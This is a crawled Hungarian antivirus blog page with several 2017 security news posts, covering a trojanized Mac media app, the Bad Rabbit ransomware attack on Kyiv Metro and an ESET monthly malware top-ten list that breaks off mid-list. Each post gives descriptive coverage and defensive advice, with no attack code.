
Időközben az Eltima blogján is **közzétett egy bejegyzést, amelyben az elnézés kérésen felül a fertőzésre utaló jelek ismertetését**, valamint a mentesítéshez adott tanácsokat is leírták, ami sajnos ha biztosra akarunk menni, az OS újrahúzást jelenti:

"*A total system OS reinstall is the only guaranteed way to totally rid your system of this Malware. This is a standard procedure for any system compromise with the affection of administrator account.*"



Emlékezetes lehet, hogy számos hasonló trójai incidens történt már korábban is, ha csak a Macintosh rendszert nézzük. Például **a 2.90-es verziószámú Transmission alkalmazás feltörésével és megfertőzésével a BitTorrent közkedvelt kliensét veszélyes kártevők terjesztésére használták, itt 2016 márciusában történt az első támadás a KeRanger zsarolóvírussal, illetve Keydnap backdoor-ral.** Az incidens érdekessége volt, hogy a támadóknak magát a Transmission hivatalos letöltési webhelyét sikerült megfertőzni, és a trójai kártevő itt is valódi, érvényes fejlesztői aláírással rendelkezett.

Idén májusban pedig a HandBrake tükörszerverére sikerült ismeretleneknek **olyan trójaival kiegészített telepítő csomagot feljuttatnia, amely videó átkódolás mellett kémprogramot is tartalmaz.**



Végül arról is essen szó, miképp előzhetjük meg az ilyen bonyodalmakat. Ha manuálisan töltünk le, akkor az a legjobb megoldás, ha még a telepítés előtt a letöltött csomag SHA1 hash ellenőrző összegét is egyeztetjük.
A védekezésben még erősebb tanács, ha a beállításoknál csak a Mac App Store-ból származó programok futását engedélyező opciót választjuk ki, de emellett érdemes valamilyen kártevők elleni védelmet nyújtó biztonsági szoftvert - például ESET Cybersecurity for Mac - is futtatni a rendszeren.

Az egyébként a 2013-as Rajendar Kumar féle trójai fertőzésnél is nagyon tanulságos volt, hogy ha egy ilyen kártevő egyszer sikeresen átjut a 10.8-as Mountain Lion óta bevezetett Apple Gatekeeper Execution Prevention technológián, akkor innentől többé már nem történik további újabb ellenőrzés, vagy ismételt lekérdezés, vagyis a korábban használt (de akár közben vissza is vont) aláírással rendelkező és engedélyezett program innentől szabadon futhat a gépeken.

Megosztom tumblr. Tweet Pin it +1 Tetszik 0

Szólj hozzá!
Címkék: macintosh osx trójai eset player backdoor kémprogram adatlopás hátsóajtó elmedia welivesecurity.com eltima

Ajánlott bejegyzések:



[Kémkedés kelet-európai diplomaták ellen]



[Több változata is van az aláírt Mac-es trójainak]



[Újabb kémkedő backdoor bukott le]



[Telepítek, tehát vagyok]



[Angry Birds alkalmazásnak álcázott Mac malware]

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/13067866

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

keresés

Keresés

Keresés

tweetz

Tweets by @antivirusblog

Facebook

Tovább a Facebook-ra

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

- Rambo archívum

pcw cikkz

- A Vírusok Varázslatos Világa 01.
- VVV 02.
- VVV 03.
- VVV 04.
- VVV 05.
- VVV 06.
- VVV 07.
- VVV 08.
- VVV 09.
- VVV 10.
- VVV 11.
- VVV 12.
- VVV 13.
- VVV 14.
- VVV 15.
- VVV 16.
- VVV 17.
- VVV 18.
- VVV 19.
- VVV 20.
- VVV 21.
- VVV 22.
- VVV 23.
- VVV 24.
- VVV 25.
- VVV 26.
- VVV 27.
- VVV 28.
- VVV 29.
- VVV 30.
- VVV 31.
- VVV 32.
- VVV 33.
- VVV 34.
- VVV 35.
- VVV 36.
- VVV 37.
- VVV 38.
- VVV 39.
- VVV 40.

biztonság

- Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
- Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
- Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
- Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
- Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek



KÖVETÉS

346

Antivírus blog

vírusok, férgek, botnetek, kártevők

Zsarolóvírus bénította meg a kijevi metrót

2017. október 26. 10:51 - Csizmazia Darab István [Rambo]

Újabb kibertámadás sújtotta az **ukrán közlekedési és kormányzati szerveket, amelynek során a hivatalok számítógépein található adatokat titkosították a kiberbűnözők. A hivatalos források elismerték a Kiev Metro, az Odessa repülőtér és számos orosz szervezet érintettségét.**




Az ESET szakemberei a kijevi esetet vizsgálva megállapították, hogy **a kibertámadáshoz a Diskcoder.D, a hírhedt Petya zsarolóvírus egy új variánsát használták** a bűnözők. A Diskcoder előző verzióját 2017 júniusában alkalmazták egy világméretű, romboló kibertámadásban.

Az ESET telemetriája a Diskcoder.D többszáz előfordulását regisztrálta. **Az észlelések fő területei Oroszország és Ukrajna voltak, azonban észleltek eseteket Törökországban, Bulgáriában és más országokban is.**



Az ESET kutatóinak részletes elemzéséből kiderült, hogy a Diskcoder.D a Mimikatz programot használta a jogosultságok megszerzéséhez a fertőzött rendszerekben. A szakemberek szerint a Bad Rabbit elnevezésű kártevő egyik terjesztési módja a Drive-by download módszer.

A bűnözök megfertőztek néhány népszerű weboldalt, és JavaScriptet helyeztek az oldalak HTML kódjába, vagy .js fájljaiba. A Win32 / Diskcoder.D kártevő ráadásul képes SMB-n keresztül is terjedni.



A kiszolgáló szerveren alkalmazott logika képes meghatározni, hogy egy adott látogató érdekes-e, és ha igen, akkor további tartalmat ad hozzá a meglátogatott oldalhoz.

Ebben az esetben **a böngésző középső részén megjelenik egy felugró ablak, amely a Flash Player frissítésének letöltését kéri, a telepítésbe engedélyezésével az adatok titkosítása kezdetét veszi, majd megjelenik a zsaroló üzenet.**




A támadás további érdekessége, hogy **az érintett nagyvállalatokat egy időben támadta a vírus, így lehet, hogy a bűnözők már bent voltak a rendszeren belül, és egyszerre indították meg a watering hole (ahol a célpontok által sűrűn látogatott webhelyeket kompromittálják) támadást,** mivel nincs nyoma annak, hogy a vállalatok a hamis Flash Player frissítésnek estek volna áldozatul. Az ESET felhasználói védve vannak a támadás ellen.

A szakemberek tovább vizsgálják a támadás részleteit, és az esetleges további eredményeket azonnal a nyilvánosság elé tárják majd. **További információ és részletes elemzés olvasható a WeLiveSecurity angol nyelvű blogbejegyzésben.**

Megosztom tumblr. Tweet Pin it +1 Tetszik 0

Szólj hozzá!
Címkék: közlekedés ukrajna metró kijev eset váltságdíj ransomware közüzem kibertámadás welivesecurity.com zsarolóvírus

Ajánlott bejegyzések:


Return of the Petya


A NotPetya támadás



Botnet, zsarolóvírus -


Szőke női hangon


A Linuxot támadja a

hátteréről | két jó barát | beszélő zsarolóvírus | KillDisk új variánsa

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/13086794

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

keresés

Keresés

Keresés

tweetz

Tweets by @antivirusblog

Csizmazia István
@antivirusblog

"Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ítéli, a dolgozók túl sokáig vannak vécén vagy túl sokat vakaróznak.": ow.ly/kvXv30ib5bE

Bizarr karpereccel ellenőriznék a dolgozók minden egy...
Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ít...
24.hu

Feb 3, 2018

Csizmazia István
@antivirusblog

Russian accused of hacking extradited to U.S. from Spain: ow.ly/PrHX30ib55s

Russian accused of hacking extradited to U.S. from Spain
A Russian man accused of operating a network of infected co...
reuters.com

Feb 3, 2018

Csizmazia István
@antivirusblog

Ebay Is Finally Breaking It Off With PayPal, Which Is Doing Just Great By the Way:

Embed View on Twitter

Tweets by @antivirusblog

Facebook

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

Rambo archívum

pcw cikkz

A Vírusok Varázslatos Világa 01.
VVV 02.
VVV 03.
VVV 04.
VVV 05.
VVV 06.
VVV 07.
VVV 08.
VVV 09.
VVV 10.
VVV 11.
VVV 12.
VVV 13.
VVV 14.
VVV 15.
VVV 16.
VVV 17.
VVV 18.
VVV 19.
VVV 20.
VVV 21.
VVV 22.
VVV 23.
VVV 24.
VVV 25.
VVV 26.
VVV 27.
VVV 28.
VVV 29.
VVV 30.
VVV 31.
VVV 32.
VVV 33.
VVV 34.

VVV 35.
VVV 36.
VVV 37.
VVV 38.
VVV 39.
VVV 40.

biztonság

Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek

accountz

Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

213

Antivírus blog

vírusok, férgek, botnetek, kártevők

Zsarolóvírusok és kártevő segédeik

2017. október 30. 21:23 - Csizmazia Darab István [Rambo]

Az ESET minden hónapban összeállítja a világszerte terjedő számítógépes vírusok toplistáját, melyből megtudhatjuk, hogy aktuálisan milyen kártevők veszélyeztetik leginkább a felhasználók számítógépeit. 2017. szeptemberében a következő 10 károkozó terjedt a legnagyobb számban.




A Top10 listát ezúttal is a JS/Adware.AztecMedia adware vezeti. Ez egy olyan adware alkalmazás, amelyet kéretlen hirdetések megjelenítésére terveztek. **Második helyen szerepel a JS/Chromex.Submelius program, ez egy olyan trójai, amely észrevétlenül rosszindulatú szoftverekkel ellátott weboldalakra irányítja át** a gyanútlan felhasználó böngészőjét.

Az átirányításért felelős rosszindulatú program kódja jellemzően észrevétlenül beágyazódik az adott HTML oldalakba, trójaiként pedig hamis Chrome böngésző kiegészítőként is találkozhatunk vele.




A toplista e havi érdekessége a hetedik helyen található SBM/Exploit.DoublePulsar exploit. Az SBM/Exploit.DoublePulsar néven észlelhető kártékony kód képes megfertőzni azokat a sérülékeny rendszereket, amelyek a CVE-2017-0145 sebezhetőség elleni javítófoltot még nem futtatták le.

Ez az a bizonyos sérülékenység, amelyet az NSA-től loptak el, és a későbbi tömeges WannaCryptor, illetve WannaCry zsarolóvírusos fertőzésekért felelős.




Kilencedik pozícióban találjuk a LNK/Agent.CX trójait ebben a hónapban. Az LNK/Agent.CX trójai egy olyan kártékony link hivatkozás, amely különféle rosszindulatú parancsokat fűz össze és futtat le. A keletkezett .lnk kiterjesztésű "%drive_name% (%drive_size%GB).lnk" elnevezésű fájlokkal igyekszik megtéveszteni a felhasználókat, akik cserélhető meghajtó tartalomként jóhiszeműen rákattintanak a valójában kártékony hivatkozásra.

A hatékony védekezéshez **a naprakész vírusirtó mellett javasolt a Windows alatt az "Ismert fájltípusok elrejtése" beállítási lehetőséget is kikapcsolni.**



Végül továbbra is tizedik helyezett a Win32/Bundpil féreg. Ez a károkozó hordozható külső adathordozókon terjed. Futása során különféle átmeneti állományokat hoz létre a megfertőzött számítógépen, majd egy láthatatlan kártékony munkafolyamatot is elindít.

Valódi károkozásra is képes, a meghajtóinkról az *.exe, *.vbs, *.pif, *.cmd kiterjesztésű és a Backup állományokat törölheti, amivel jól kezére játszik a zsarolóvírusoknak. Ezenkívül egy külső URL címről megkísérel további kártékony komponenseket is letölteni a HTTP protokoll segítségével, majd ezeket lefuttatja.



Az ESET Radar Report e havi kiadása ezúttal ismét a ransomware kérdéssel foglalkozik. Az összefoglalóból kiderül többek közt, hogy sok esetben WordPress sebezhetőségek segítségével terítik a zsarolóvírusokat, mivel a felhasználók általában ritkán, vagy sosem frissítik ezeket a rendszereket. Szó esik benne továbbá a Cerber kártevőről is, amelynek aktuális verzióját elemezve azt figyelték meg, hogy ha a könyvtárainkba egy hibás, valójában nem JPG képállományt átnevezzük JPG képfájlnak, akkor a mostani


vírusváltozat ezt megtalálva nem titkosít el egyetlen képállományt sem.

Elég gyenge módszer ez a védekezéshez, ráadásul csak egy bizonyos ransomware változatnál válik be, így sokkal inkább a naprakész internet biztonsági megoldás, a napi szintű patch menedzsment, valamint a rendszeres külső adathordozóra való mentés a javasolható a megelőzéshez.




Végül a két korábbi, hibásan megírt zsarolóprogram, **a PowerWorm és RANSOM_CRYPTEAR.B mellé egy újabb rosszul működő ransomware példát említenek. A BTCware/Nuclear egy új variánsa ugyanis szintén olyan hibát tartalmaz, ami miatt az esetleg mégis fizetőknek esélye sincs visszanyerni az adatait**, jelen esetben ugyanis minden 10 Mb méret feletti állománynál nem működik a helyreállító kulcs.

Ez pedig egy újabb érv amellett, hogy nem érdemes váltságdíjat fizetni, mert az semmilyen garanciát nem jelent.



Az antivírus blog szeptemberi fontosabb blogposztjai között először arról írtunk, hogy új, a Turla hackercsoport által használt fejlett backdoor programot fedezett fel az ESET.

A Gazer nevű programmal 2016. óta támadják az európai intézményeket, elsősorban nagykövetségeket és konzulátusokat, illetve az ott dolgozó diplomatákat.



Beszámoltunk emellett arról, hogy újabb feltört helyszínen, 28 millió ellopott belépéssel ezúttal a Taringa esett áldozatul, amely **egyfajta latin-amerikai Reddit. Sajnos mind a szolgáltató, mind pedig a felhasználói oldal vastagon odatette magát a "biztonságtudatlansági" versenyben, hanyagságban, pocsék jelszókezelésben.**




Szeptemberben mindig kiemelt figyelmet kap az iskolások által használt okoseszközök kérdésköre. Az ezzel kapcsolatos blogposztunkban összegyűjtöttük, hogy milyen megoldással segítheti a szülőket a technológia és mire kell figyelniük a tinédzserek okoseszköz használatával kapcsolatban.



Egy apró, de ünnepélyes mérföldkőhöz is elérkeztünk időközben, ugyanis éppen tíz esztendős lett a blogunk. 2007. szeptember 17-én írtuk az első, "Beköszöntő" című posztot, és azóta is igyekszünk közérthetően szólni vírusfertőzésekről, számítógépeink biztonságáról, emellett pedig konkrét jótanácsokkal, gyakorlati tippekkel is próbálunk hozzájárulni a biztonságtudatosság erősítéséhez és az incidensek megelőzéséhez.



Szó esett még arról, hogy a kiberbűnözők évek óta kihasználják a kriptovaluta bányászatban rejlő lehetőségeket, ezt általában kártevőkkel vagy nem kívánt alkalmazások telepítésével érik el. Az ESET szakemberei ezúttal olyan incidenst találtak, ahol a bányászat közvetlenül a felhasználó böngészőjében történt.



Végül arról is hírt adtunk, hogy az ESET biztonságtechnológiai cég kutatói olyan megfigyelési kampányt fedeztek fel, amely a hírhedt FinFisher kémprogram egy új, FinSpy nevű variánsát alkalmazza. Néhány

esetben nagy internetszolgáltatók is érintettek lehetnek a megfigyelt célpontok megfertőzésében.



Vírustoplista
Az ESET több millió felhasználó visszajelzésein alapuló statisztikai rendszere szerint 2017. szeptemberében a következő 10 károkozó terjedt világszerte a legnagyobb számban, és volt együttesen felelős az összes fertőzés 32.52%-áért.


Aki pedig **folyamatosan és első kézből szeretne értesülni a legújabb Facebook-os kártevőkről, a közösségi oldalt érintő mindenfajta megtévesztésről, az csatlakozhat hozzánk az ESET Magyarország www.facebook.com/biztonsag, illetve az antivirusblog.hu oldalán.**

01. JS/Adware.AztecMedia adware
Elterjedtsége a szeptemberi fertőzések között: 7.80%
Működés: A JS/Adware.AztecMedia egy olyan adware alkalmazás, amelyet kéretlen hirdetések megjelenítésére terveztek. A rosszindulatú program kódja jellemzően észrevétlenül beágyazódik az adott HTML oldalakba.




Bővebb információ: http://www.virusradar.com/en/JS_Adware.AztecMedia/detail

02. JS/Chromex.Submelius trójai
Elterjedtsége a szeptemberi fertőzések között: 5.66%
Működés: A JS/Chromex.Submelius egy olyan trójai, amely észrevétlenül rosszindulatú szoftverekkel ellátott weboldalakra irányítja át a gyanútlan felhasználó böngészőjét. Az átirányításért felelős rosszindulatú program kódja jellemzően észrevétlenül beágyazódik az adott HTML oldalakba, trójaiként pedig hamis Chrome böngésző kiegészítőként is találkozhatunk vele.



Bővebb információ: http://www.virusradar.com/en/JS_Chromex.Submelius/detail

03. JS/Adware.Imali adware
Elterjedtsége a szeptemberi fertőzések között: 4.62%
Működés: A JS/Adware.Imali egy olyan adware alkalmazás, amelyet kéretlen hirdetések megjelenítésére terveztek. A rosszindulatú program kódja jellemzően észrevétlenül beágyazódik az adott HTML oldalakba.




Bővebb információ: http://www.virusradar.com/en/JS_Adware.Imali/detail

04. JS/ProxyChanger trójai
Elterjedtsége a szeptemberi fertőzések között: 3.30%
Működés: A JS/Proxy Changer egy olyan trójai kártevő, amely megakadályozza a hozzáférést egyes weboldalakhoz, és eközben titokban átirányítja a forgalmat bizonyos IP-címekre.




Bővebb információ: http://www.virusradar.com/en/JS_ProxyChanger.BV/description

05. HTML/FakeAlert trójai
Elterjedtsége a szeptemberi fertőzések között: 3.24%
Működés: A HTML/FakeAlert trójai olyan kártevőcsalád, amely jellemzően hamis figyelmeztető üzeneteket jelenít meg, hogy az úgynevezett support csalásra előkészítse a számítógépet. A felhasználót ezekben az üzenetekben arra ösztönzik, hogy lépjen kapcsolatba a csalók hamis műszaki támogatásával, ahol a "távsegítség" során kártékony kódokat, vagy távoli hozzáférést biztosító weboldalakra próbálják meg elirányítani a naiv felhasználókat, aki ekkor vírust, illetve kémprogramot tölt le és telepít fel saját magának, amin keresztül aztán ellopják a személyes adatait.




Bővebb információ: http://www.virusradar.com/en/HTML_FakeAlert/detail

06. LNK/Agent.DV trójai
